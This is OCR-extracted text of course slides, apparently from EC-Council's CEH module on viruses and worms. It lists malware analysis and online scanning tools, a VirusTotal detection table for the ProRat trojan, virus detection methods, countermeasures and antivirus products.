


http://technet.microsoft.com


Log Packet Content Monitoring Tools: NetResident




Debugging Tool: Ollydbg



Virus Analysis Tool: IDA Pro




Online Malware Testing: Sunbelt CWSandbox




http://www.sunbeltsecurity.com

Online Malware Testing: VirusTotal



http://www.virustotal.com



0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

VT Community
not reviewed
Safety score: -

File name: ProRat.exe
Submission date: 2010-08-18 04:00:57 (UTC)
Current status: finished
Result: 41 /42 (97.6%)

Compact | Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2010.08.18.00	2010.08.17	Win-Trojan/Prorat.2968576
AntiVir	8.2.4.34	2010.08.17	BDC/Prorat.19.P
Antiy-AVL	2.0.3.7	2010.08.16	Backdoor/Win32.Prorat.gen
Authentium	5.2.0.5	2010.08.18	W32/Prorat.DC@bd
Avast	4.8.1351.0	2010.08.17	Win32:Prorat-FZ
Avast5	5.0.332.0	2010.08.17	Win32:Prorat-FZ
AVG	9.0.0.851	2010.08.17	BackDoor.Generic.RS
BitDefender	7.2	2010.08.18	Backdoor.Generic.282115
CAT-QuickHeal	11.00	2010.08.16	HackTool.ProRat.b (Not a Virus)
ClamAV	0.96.2.0-git	2010.08.18	Trojan.Prorat-24
Comodo	5778	2010.08.18	Backdoor.Win32.Prorat.19
DrWeb	5.0.2.03300	2010.08.18	BackDoor.ProRat.446
Emsisoft	5.0.0.39	2010.08.18	Backdoor.Win32.Prorat!IK
eSafe	7.0.17.0	2010.08.17	Win32.Prorat
eTrust-Vet	36.1.7797	2010.08.17	Win32/ProRat.AN
F-Prot	4.6.1.107	2010.08.18	W32/Prorat.DC@bd
F-Secure	9.0.15370.0	2010.08.18	Backdoor.Generic.282115
Fortinet	4.1.143.0	2010.08.16	W32/Backdoor.AVW!tr
GData	21	2010.08.18	Backdoor.Generic.282115
Ikarus	T3.1.1.88.0	2010.08.18	Backdoor.Win32.Prorat
Jiangmin	13.0.900	2010.08.17	Backdoor/Prorat.19.i

Online Malware Analysis Services

Anubis: Analyzing Unknown Binaries
http://anubis.iseclab.org

Dr. Web Online Scanners
http://vms.drweb.com

Avast! Online Scanner
http://onlinescan.avast.com


Filterbit
http://www.filterbit.com

Malware Protection Center
https://www.microsoft.com

Avert(r) Labs WebImmune
https://www.webimmune.net

ThreatExpert
http://www.threatexpert.com

Kaspersky File Scanner
http://www.kaspersky.com


Module Flow
Virus and Worms Concepts
Types of Viruses
Computer Worms
Malware Analysis
Countermeasures
Penetration Testing
CEH
70
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Detection Methods

Scanning

Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus

Integrity Checking

Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors

Interception

The interceptor monitors the operating system requests that are written to the disk

Virus and Worms

Countermeasures

Virus and Worms Countermeasures

Install anti-virus software that detects and removes infections as they appear

Generate an anti-virus policy for safe computing and distribute it to the staff

Pay attention to the instructions while downloading files or any programs from the Internet

Update the anti-virus software on the a monthly basis, so that it can identify and clean out new bugs


Avoid opening the attachments received from an unknown sender as viruses spread via e-mail attachments

Possibility of virus infection may corrupt data, thus regularly maintain data back up

Schedule regular scans for all drives after the installation of anti-virus software

Do not accept disks or programs without checking them first using a current version of an anti-virus program

Companion Antivirus: Immunet Protect



Anti-virus Tools

AVG Antivirus
http://free.avg.com

Norton AntiVirus
http://www.symantec.com

BitDefender
http://www.bitdefender.com

